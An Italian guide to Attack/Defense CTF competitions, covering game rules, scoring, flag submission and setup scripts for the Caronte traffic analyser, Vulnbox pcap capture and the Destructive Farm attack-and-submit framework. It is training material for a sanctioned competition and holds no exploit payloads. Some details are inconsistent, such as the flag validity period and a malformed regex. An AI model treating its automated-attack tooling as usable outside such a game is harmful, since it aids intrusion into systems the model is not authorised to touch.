

Attack/Defense CTF

Radice Lorenzo

Indice

1	Introduzione	2
1.1	Regole	2
1.2	Punteggio	2
1.3	Checker	2
1.4	Rete di gioco	3
1.5	Flag	3
1.6	Attacco	4
1.7	Difesa	4
1.8	Organizzazione Team	4
1.9	Informazioni Tecniche	4
2	Server Esterno	5
2.1	Descrizione	5
2.2	Istanza AWS	5
2.2.1	Creazione Account AWS	5
2.2.2	Abilitazione Porte	5
3	Caronte	6
3.1	Descrizione	6
3.2	Configurazione	6
3.2.1	Installazione	6
3.2.2	Interfaccia Web	6
3.2.3	Primo Accesso	6
3.2.4	Configurazione Regole	7
3.3	Impostazioni Vulnbox	7
3.4	Utilizzo	7
4	Vulnbox	10
4.1	Descrizione	10
4.2	Connessione	10
4.3	BackUp	10
4.4	Configurazione	10
4.5	Amministrazione	10
4.5.1	Visualizzazione Porte dei servizi	10
4.5.2	Avvio Docker	11
4.5.3	Stop Docker	11
5	Destructive Farm	12
5.1	Descrizione	12
5.1.1	Funzionamento	12
5.2	Scaricamento	12
5.3	Server	12
5.3.1	Configurazione	12
5.3.2	Esecuzione Server	13
5.4	Client	13
5.4.1	Interfaccia Web	13
5.4.2	Exploit	14

6	Proxy	15
6.1	Descrizione	15
7	Tools	16
7.1	Tulip	16

1 Introduzione

Nelle CTF di attacco/difesa i partecipanti sono divisi in squadre e si affrontano in un ambiente simulato. A ciascuna squadra è affidata una Virtual Machine detta VulnBox su cui sono presenti dei servizi vulnerabili. Ciascuna squadra ha il compito di difendere la propria VulnBox dagli attacchi, cercando contemporaneamente di violare la sicurezza di quella delle squadre avversarie per ottenere le flag.

L'obiettivo della squadra è quello di identificare le vulnerabilità di ogni servizio, patcharle sulla propria macchina virtuale e sfruttarle contro gli avversari per ottenere le flag. Durante la durata della competizione, ogni team deve assicurare che i propri servizi rimangano operativi e funzionanti.

Una CTF Attacco/Difesa è suddivisa in turni (round/ticks), che in genere durano 2 minuti ciascuno. All'inizio di un nuovo round, un checker inserisce nuove flag in ogni VulnBox ed esegue test per ogni servizio. Il fallimento di un test comporta una riduzione dello SLA (Service Level Agreement) del servizio.

1.1 Regole

Le regole per la competizione A/D CyberChallenge sono disponibili presso <https://rules.ad.cyberchallenge.it/>.

Comportamento

- È permesso attaccare solo obiettivi nella subnet delle Vulnbox, ovvero 10.60.0.0/16.
- È vietato attaccare i computer degli altri partecipanti.
- Sono vietati attacchi all'infrastruttura come Denial of Service, flood, DNS poisoning, ARP spoofing, MITM, ecc.
- È vietato ostacolare gli avversari modificando la loro infrastruttura. Non è permesso eliminare o modificare le flag o altro all'interno della loro VulnBox.
- È vietata la scansione delle vulnerabilità di rete.

Tutto il traffico all'interno della rete di gioco è monitorato e gli organizzatori salvano e analizzano i log di rete.

1.2 Punteggio

A ogni servizio in gara vengono assegnati tre tipi di punti:

- Punti di attacco: si guadagnano rubando con successo le bandiere alle altre squadre e inviandole al server di gioco.
- Punti di difesa: questi punti diminuiscono ogni volta che una bandiera viene sottratta dalla propria VulnBox.
- SLA (Service Level Agreement): moltiplicatore positivo in caso il servizio venga controllato con successo dal checker e negativo in caso il checker fallisca uno dei suoi test.

Il punteggio totale di ogni servizio viene calcolato con la formula:

$$(ATK + DEF) \times SLA$$

Notare che la perdita di SLA ha un'incidenza significativa nel punteggio essendo un moltiplicatore. Il punteggio complessivo è dato dalla somma dei punteggi di tutti i servizi.

Ogni competizione può adottare una formula diversa che incorpora fattori aggiuntivi.

1.3 Checker

Il checker è un processo che esegue test su tutti i servizi per controllare che siano funzionanti in tutte le loro caratteristiche. Ad ogni round, il checker esegue le seguenti attività, per ogni servizio:

- Controlla lo stato del servizio influenzando lo SLA.
- Inserisce una nuova flag nel servizio.
- Rimuove la flag inserita precedentemente.

1.4 Rete di gioco

Subnet La competizione si svolge nella rete 10.0.0.0/8.

Ogni team ha una VulnBox con indirizzo IP 10.60.team_id.1. I giocatori hanno indirizzo IP appartenente alla subnet 10.81.team_id.0/24.

NOP Team L'indirizzo IP 10.60.0.1 è assegnato al *Non-playing team*. Il *NOP Team* ha team_id=0 e non partecipa alla competizione. Le flag rubate al NOP Team non incrementano il punteggio. Il NOP Team è utile per cercare vulnerabilità e testare gli exploit poiché la macchina rimane immutata per tutta la durata della competizione.




Figure 1: Rete di gioco

Accesso alla VulnBox Ai membri del team è consentito l'accesso alla propria VulnBox attraverso il protocollo SSH. L'accesso è effettuato come utente **root**.

Reset VulnBox Durante la competizione è possibile chiedere il reset della VulnBox allo stato iniziale tramite l'apertura di un ticket al supporto. Questa operazione dura qualche round e comporta dunque perdita di punti a causa di SLA negativo.

1.5 Flag

Regex Le flag sono stringhe alfanumeriche maiuscole di 31 caratteri seguite da un =. Ogni flag rientra nel regex `/[A-Z0-9]{31}=/`.

Risposta Se la risposta ha uno come Status Code 500 la richiesta è malformata. Una richiesta accettata avrà una delle seguenti risposte:

- Accepted: X flag points
- Denied: invalid flag
- Denied: flag from nop team
- Denied: flag is your own
- Denied: flag too old

- Denied: flag already claimed

Validità Le flag sono considerate scadute dopo 5 round. Significa che un team ha fino a 10 minuti per rubare e inviare una flag.

Submit Le flag rubate devono essere inviate al gameserver tramite una richiesta HTTP PUT al link `http://10.10.0.1:8080/flags`. Le flag devono essere inviate come un array di stringhe e le richieste devono contenere nell'header il campo `X-Team-Token` col Team Token fornito dall'organizzazione. Il numero di richieste è limitato ad un massimo di 15 al minuto.

1.6 Attacco

Una volta scoperta una vulnerabilità su un servizio, è necessario sviluppare uno script di exploit per rubare le flag agli altri team. Questo script deve essere indirizzato a tutte le VulnBox, tranne la propria e il NOP Team, e eseguito durante ogni round di gioco, poiché le flag cambiano a ogni tick. Dopo aver lanciato l'exploit è necessario inviare le flag ottenute al server di gioco. Le flag hanno una validità di due tick: quindi, per ogni round, le flag inserite dal checker nel tick corrente e quelle precedenti sono valide. Per automatizzare il processo è necessario utilizzare tools come attacker, submitter o exploit manager.

1.7 Difesa

Per evitare che le flag vengano sottratte la strategia più corretta è sicuramente il patching delle vulnerabilità. Tuttavia patchare solamente è difficile e rischioso. Se il codice viene modificato erroneamente, il servizio potrebbe non funzionare più una volta ricompilato o il checker potrebbe non riuscire più a trovare le flag e ciò comporterebbe una perdita di SLA.

Le due tecniche più importanti per la difesa sono:

- Analisi del traffico: Intercettando il traffico diretto alla propria VulnBox, si può identificare quando una flag viene sottratta ad un servizio e analizzare il metodo utilizzato nell'attacco.
- Filtraggio del traffico: L'implementazione di un firewall tra i servizi e la rete esterna permette di applicare dei filtri alle richieste in entrata.

1.8 Organizzazione Team

Tipicamente un team è composto da individui eterogenei, ciascuno specializzato in una categoria di challenge. I vari servizi generalmente rappresentano ognuno una categoria, ogni membro seleziona il servizio più corrispondente alla sua specializzazione e se ne occupa per l'intera durata della competizione. La collaborazione e l'affiatamento nella squadra sono fondamentali per un'efficace comunicazione e gestione durante la gara.

Nel team deve essere presente un amministratore si sistema che si occupa dell'infrastruttura gestendo la Vulnbox e i Tools di supporto.

1.9 Informazioni Tecniche

FlagIDs Il gameserver espone un endpoint con informazioni sui servizi chiamato *flagIds.json*. Facendo una richiesta GET ad esso si otterrà un JSON contenente il nome del servizio e i rispettivi valori. Allo stesso modo, gli IP dei team avversari saranno disponibili tramite richiesta GET al gameserver.

Riavvio dei servizi È di fondamentale importanza non effettuare il riavvio dei servizi a cavallo dei tick in quanto potrebbero verificarsi violazioni dei SLA con consecutiva perdita di punti. Il riavvio deve essere fatto sempre dopo l'inizio del tick.

2 Server Esterno

2.1 Descrizione

Per l'utilizzo di alcuni tool è necessario utilizzare un server esterno in quanto la Vulnbox è pensata solo per la gestione dei servizi e nient'altro.

Per "server esterno" si intende una macchina esterna a cui si possono inviare pacchetti dalla Vulnbox. Il server può essere il proprio PC o un server a cui si ha accesso. Si consiglia l'utilizzo di una macchina virtuale AWS, Azure o Google Cloud con circa 100GB di spazio disponibile.

2.2 Istanza AWS

2.2.1 Creazione Account AWS

A titolo di esempio da ora verrà impiegata un'istanza AWS per l'utilizzo di un server esterno.

1. Andare su sito di AWS
2. Creare una macchina virtuale EC2
3. Utilizzare la seguente configurazione:

Amazon Machine Image	Ubuntu Server 22.04 LTS (HVM), SSD Volume Type
Architettura	64-bit(x86)
Tipo di istanza	t3.2xlarge
Coppia di chiavi	RSA
Configura l'archiviazione (Avanzato)	Dimensione (Gib): 100, Elimina al termine: No

4. Avviare l'istanza

2.2.2 Abilitazione Porte

Per rendere la VM raggiungibile da Internet è necessario abilitare una porta.

1. Spegnerla la macchina virtuale *Stop Instance*
2. Andare su *Security Group* nella barra laterale di AWS
3. Selezionare il gruppo di sicurezza associato all'istanza
4. Cliccare su *Edit inbound rules*
5. Aggiungere una regola con *Add rule*:

Type	Custom TCP
Protocol	TCP
Port Range	3333
Source	Custom
CIDR blocks	0.0.0.0/0

6. *Save rules*
7. Riavviare l'istanza

3 Caronte

3.1 Descrizione

Caronte è un software per l'analisi del traffico di rete. Serve ad analizzare il traffico sui servizi della Vulnbox così da capire quali servizi vengono attaccati e in che modo.

<https://github.com/eciavatta/caronte>

3.2 Configurazione

3.2.1 Installazione

Per installare e avviare Caronte in modo automatizzato è possibile eseguire il seguente script bash sul server remoto:

```
1  #/bin/bash
2  #
3  # @name timezero
4  # @author Lorenzo Radice
5  #
6  if sudo apt update; then
7      echo "FULL-UPGRADE"
8      if sudo apt full-upgrade -y; then
9          echo "AUTOREMOVE" && sudo apt autoremove -y
10     else
11         echo "FULL-UPGRADE --FIX-MISSING" && sudo apt full-upgrade -y
12         ↪ --fix-missing
13     fi
14     echo ""
15     echo "CHECK"
16     sudo apt update
17     echo "FINISHED"
18 else
19     echo ""
20     echo ""
21     echo "ERROR"
22     echo ""
23 fi
24
25 sudo apt install -y ca-certificates curl gnupg
26
27 sudo install -m 0755 -d /etc/apt/keyrings
28 curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o
29 ↪ /etc/apt/keyrings/docker.gpg
30 sudo chmod a+r /etc/apt/keyrings/docker.gpg
31
32 echo "deb [arch=$(dpkg --print-architecture)]
33 ↪ signed-by=/etc/apt/keyrings/docker.gpg]
34 ↪ https://download.docker.com/linux/ubuntu $(. /etc/os-release && echo
35 ↪ "$VERSION_CODENAME") stable" | sudo tee /etc/apt/sources.list.d/docker.list
36 ↪ > /dev/null
37
38 sudo apt update
39
40 sudo apt install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin
41 ↪ docker-compose-plugin
42
43 sudo systemctl enable docker
44 sudo systemctl start docker
```

```

38
39 git clone https://github.com/eciavatta/caronte.git
40
41 cd caronte
42
43 sudo docker compose up --build --remove-orphans -d

```

3.2.2 Interfaccia Web

Una volta avviato Caronte, è possibile accedere all'interfaccia web da qualsiasi browser collegandosi all'indirizzo IP del server remoto sulla porta 3333.

`http://<ip_server>:3333`

3.2.3 Primo Accesso

Al primo accesso è necessario configurare un account.




Figure 2: Interfaccia di login di Caronte

Compilare i campi come segue:

Campo	Compilazione
server_address	10.60.team.id.1
flag_regex	/[A-Z0-9]31=\$/
auth_required	YES
username	uninsubria
password	accordarne una tra il team

3.2.4 Configurazione Regole

Una volta effettuato l'accesso è possibile, cliccando l'apposito bottone in alto a destra, configurare le regole dall'interfaccia web.




Figure 3: Interfaccia di configurazione delle regole di Caronte

Regole Impostare sempre le regole di `flag_in` e `flag_out` per monitorare quando le flag vengono rubate o inserite. Inserire nella regola il regex corrispondente alla flag.

Si possono impostare regole aggiuntive per monitorare attacchi specifici con caratteristiche note.

Servizi Cliccando l'apposito bottone in alto a destra, configurare i servizi dall'interfaccia web. Impostare il numero di porta su cui il servizio è esposto, il nome e associargli un colore per facilitare la visualizzazione. Se un servizio espone su più porte, aggiungerlo più volte cambiando il nome e il colore (tip: tenendo un colore simile è più semplice visualizzando associarli entrambi allo stesso servizio).

3.3 Impostazioni Vulnbox

Per permettere a Caronte di analizzare il traffico è necessario che la Vulnbox invii i log a Caronte. Per farlo è possibile eseguire lo script contenuto nel capitolo riguardante la Vulnbox.

3.4 Utilizzo

Una volta configurato Caronte è possibile visualizzare il traffico di rete dall'interfaccia web, con un leggero ritardo per l'elaborazione.

Ogni membro del team deve accedere all'interfaccia web di Caronte, tramite le credenziali concordate, per monitorare possibili attacchi al servizio che sta monitorando.



Figure 4: Interfaccia principale di Caronte

Si può filtrare il traffico per servizio o per regola. È possibile inoltre visualizzare il payload dei pacchetti e decondificarlo in diversi formati.




Figure 5: Interfaccia principale di Caronte con flusso

Si possono seguire flussi di traffico per capire la sequenza di un attacco.




Figure 6: Ricerca di pacchetti su Caronte

4 Vulnbox

4.1 Descrizione

La Vulnbox è la macchina virtuale di gara di cui vi è affidata la gestione durante la gara. Tipicamente è una macchina GNU/Linux con una distribuzione Ubuntu recente, di solito server. Non dispone di interfaccia grafica, lo spazio disponibile è limitato ed è ideata cercando di impedire l'installazione e l'utilizzo di ulteriore software, sebbene questo non sia impedito.

L'accesso alla Vulnbox vi è fornito tramite chiavi SSH dall'organizzazione. Sulla vostra macchina avete i privilegi di amministratore e potete modificarne ogni aspetto software.

“With great power comes great responsibility”

4.2 Connessione

Per connettersi utilizzando una chiave SSH ad una macchina utilizzare il seguente comando:

```
ssh -i /path/to/private_key root@10.60.team_id.1
```

4.3 BackUp

Prima di effettuare qualsiasi operazione sulla Vulnbox è caldamente consigliato effettuare un backup dell'intera macchina virtuale. Per effettuare un backup lanciare dalla propria macchina il seguente comando:

```
scp -i /path/to/private_key -r /path/to/services
```

Una volta effettuato il backup condividerlo coi membri del team in modo da non effettuare ognuno un backup e stressare inutilmente la rete e la macchina.

Mantenere sempre il backup intatto e copiare in differenti cartelle i vari step di patch in modo da poter sempre tornare all'ultimo funzionante. In caso si abbia una forte dimestichezza e scioltezza nell'uso, utilizzare GIT.

4.4 Configurazione

Per permettere alla Vulnbox di inviare i log a Caronte copiare ed eseguire il seguente script bash nella Vulnbox ricordandosi di **CAMBIARE LE COSTANTI A RIGA 9**:

```
1  #!/bin/bash
2  # @name do_everything
3  # @author Lorenzo Radice
4
5  # Define the content
6  script="#!/bin/bash
7  chmod +x *.sh
8
9  # CHANGE HARDCODED TEXT HERE
10 ./setup.sh game EXTERNAL_SERVER_IP CARONTE_USER PASSWORD_CARONTE
11 "
12
13 capture=$(cat << 'EOF'
14 #!/bin/bash
15
16 if [[ "$#" -ne 2 ]]; then
17     echo "Need 2 args"
18     exit 2
19 fi
20
21 INTERFACE="$1"
```

```

22  AWS_IP="$2"
23
24  if [[ -z "$INTERFACE" ]]; then
25      echo "Need net interface"
26      exit 2
27  fi
28
29  if [[ -z "$AWS_IP" ]]; then
30      echo "Need caronte ip"
31      exit 2
32  fi
33
34  tcpdump -i "$INTERFACE" -w /tmp/pcaps/trace-%Y-%m-%d_%H.%M.%S.pcap -G 60 port not
↪  ssh and host not "$AWS_IP" -Z root
35  EOF
36  )
37
38
39  feed=$(cat << 'EOF'
40  #!/bin/bash
41
42  set -o nounset # Treat unset variables as an error
43
44  CHECK_INOTIFY=$(dpkg-query -W -f='${status}' 'inotify-tools')
45
46  if [[ "$CHECK_INOTIFY" != 'install ok installed' ]]; then
47      echo "Install inotify-tools"
48      exit 1
49  fi
50
51  CHECK_CURL=$(dpkg-query -W -f='${Status}' 'curl')
52
53  if [[ "$CHECK_CURL" != 'install ok installed' ]]; then
54      echo "Install curl"
55      exit 1
56  fi
57
58  if [[ "$#" -ne 4 ]]; then
59      echo "Need 4 args"
60      exit 2
61  fi
62
63  PCAP_DIR="$1"
64  CARONTE_ADDR="$2"
65  CARONTE_USER="$3"
66  CARONTE_PWD="$4"
67
68  if [[ -z "$PCAP_DIR" ]]; then
69      echo "Need pcaps path"
70      exit 2
71  fi
72
73  if [[ -z "$CARONTE_ADDR" ]]; then
74      echo "Need caronte address"
75      exit 2
76  fi
77
78  if [[ -z "$CARONTE_USER" ]]; then
79      echo "Need caronte user"

```

```

80     exit 2
81 fi
82
83 if [[ -z "$CARONTE_PWD" ]]; then
84     echo "Need caronte password"
85     exit 2
86 fi
87
88
89 inotifywait -m "$PCAP_DIR" -e close_write -e moved_to |
90     while read dir action file; do
91         echo "The file $file appeared in directory $dir via $action"
92         curl -F "flush_all=true" -F "file=@$dir$file"
93             ↪ "http://$CARONTE_ADDR/api/pcap/upload" --user
94             ↪ $CARONTE_USER:$CARONTE_PWD
95         echo "\n"
96         rm $dir$file
97     done
98 EOF
99 )
100
101 setup=$(cat << 'EOF'
102 #!/bin/bash
103 # @author Riccardo Massini
104
105 sudo apt update
106 sudo apt install -y inotify-tools
107
108 INTERFACE="$1"
109 AWS_IP="$2"
110 USER="$3"
111 PSW="$4"
112
113 PCAPS_DIR="/tmp/pcaps"
114
115 # Create a directory for PCAPs (only once, on the vulnbox):
116 mkdir -p "$PCAPS_DIR"
117
118 # Start the capture (2 args):
119 ./capture.sh "$INTERFACE" "$AWS_IP" > log_capture.txt 2>&1 &
120
121 # Feed Caronte (4 args):
122 ./feed.sh "$PCAPS_DIR" "$AWS_IP":3333 "$USER" "$PSW" > log_feed.txt 2>&1 &
123
124 # Run these two scripts in the background and open the Caronte interface -> Enjoy
125 ↪ the traffic (thanks, collez)
126 EOF
127 )
128
129 echo "$script" > script.sh
130 echo "$capture" > capture.sh
131 echo "$feed" > feed.sh
132 echo "$setup" > setup.sh
133
134 # Make the output file executable
135 bash script.sh

```

4.5 Amministrazione

In caso di modifiche o malfunzionamenti ai servizi usare i seguenti comandi.

4.5.1 Visualizzazione Porte dei servizi

Per visualizzare su che porte vengono esposti i servizi ci sono diverse modalità.

Netstat

```
netstat -anp
```

Docker file Visualizzare il file *docker-compose.yml* nella cartella del servizio.

4.5.2 Avvio Docker

Entrare nella cartella del servizio. Se disponibile il file *deploy.sh*:

```
chmod +x deploy.sh
./deploy.sh
```

in caso di fretta:

```
bash deploy.sh
```

altrimenti:

```
docker compose up --build --remove-orphans -d
```

Omettere `--remove-orphans` se si è certi che il servizio sia stato arrestato correttamente e si ha fretta.

4.5.3 Stop Docker

Entrare nella cartella del servizio.

```
docker compose down
```

5 Destructive Farm

5.1 Descrizione

Destructive Farm è un attacker and submitter che permette di attaccare contemporaneamente tutte le vulnbox avversarie, acquisire le flag e inviarle al server di gioco.

<https://github.com/DestructiveVoice/DestructiveFarm>

5.1.1 Funzionamento

Un PC tra quelli del team, tipicamente quello del sysadmin, viene utilizzato per eseguire il server di Destructive Farm. Tutti i PC del team possono utilizzare il client, il quale invierà l'exploit al server. Il server deve essere eseguito solo su una macchina per evitare di inviare più volte la stessa flag, intasare la rete e, in generale, per essere più efficienti e fare più punti possibili.




Figure 7: Rappresentazione del funzionamento di Destructive Farm

5.2 Scaricamento

Sia per il server che per i clients, scaricare la repository di Destructive Farm.

```
git clone https://github.com/DestructiveVoice/DestructiveFarm
cd DestructiveFarm
```

5.3 Server

5.3.1 Configurazione

Creazione protocollo personalizzato Creare nella cartella `./server/protocols/` il file `ccit_http.py` con il seguente contenuto:

```
1 import requests
2
3 from server import app
4 from server.models import FlagStatus, SubmitResult
5
6
7 RESPONSES = {
8     FlagStatus.QUEUED: ['timeout', 'game not started', 'try again later', 'game
9         ↪ over', 'is not up',
10         'no such flag'],
11     FlagStatus.ACCEPTED: ['accepted', 'congrat'],
12     FlagStatus.REJECTED: ['bad', 'wrong', 'expired', 'unknown', 'your own'],
```



```

12         'too old', 'not in database', 'already', 'invalid',
13         ↪ 'nop team'],
14     }
15
16 def submit_flags(flags, config):
17     TIMEOUT = config["HTTP_TIMEOUT"]
18     SUBMITTED_FLAGS = [item.flag for item in flags]
19
20     r = requests.put(config['SYSTEM_URL'],
21                     headers={'X-Team-Token': config['TEAM_TOKEN']},
22                     json=SUBMITTED_FLAGS, timeout=TIMEOUT)
23     if r.status_code == 429:
24         for flag in SUBMITTED_FLAGS:
25             yield SubmitResult(flag, FlagStatus.QUEUED, "Too many requests. Error
26             ↪ 429")
27     else:
28         unknown_responses = set()
29         for i, item in enumerate(r.json()):
30             if not isinstance(item, dict):
31                 yield SubmitResult(SUBMITTED_FLAGS[i], FlagStatus.QUEUED,
32                 ↪ "Unexpected response. Error 429")
33
34             response = item['msg'].strip()
35             response = response.replace('{} '.format(item['flag']), '')
36
37             response_lower = response.lower()
38             for status, substrings in RESPONSES.items():
39                 if any(s in response_lower for s in substrings):
40                     found_status = status
41                     break
42             else:
43                 found_status = FlagStatus.QUEUED
44                 if response not in unknown_responses:
45                     unknown_responses.add(response)
46                     app.logger.warning('Unknown checksystem response (flag will
47                     ↪ be resent): %s', response)
48
49             yield SubmitResult(item['flag'], found_status, response)

```

Modifica config.py Modificare il file `./server/config.py` con i parametri di gara. Modificare in CONFIG la voce TEAMS inserendo un dizionario con i nomi dei Teams avversari e i corrispettivi indirizzi IP delle vulnbox, escludendo quindi il NOP e il proprio team.

```

    'TEAMS':{
        'Team #{}'.format(i): '10.60.{}.1'.format(i)
        for i in range(1, number_of_teams) if i != team_id
    },

```

Il NOP è il team 0. Sostituire `number_of_teams` con il numero di team partecipanti e `team_id` con l'id del proprio team.

Modificare in CONFIG la voce FLAG_FORMAT con il regex delle flag `r'[A-Z0-9]31='`.

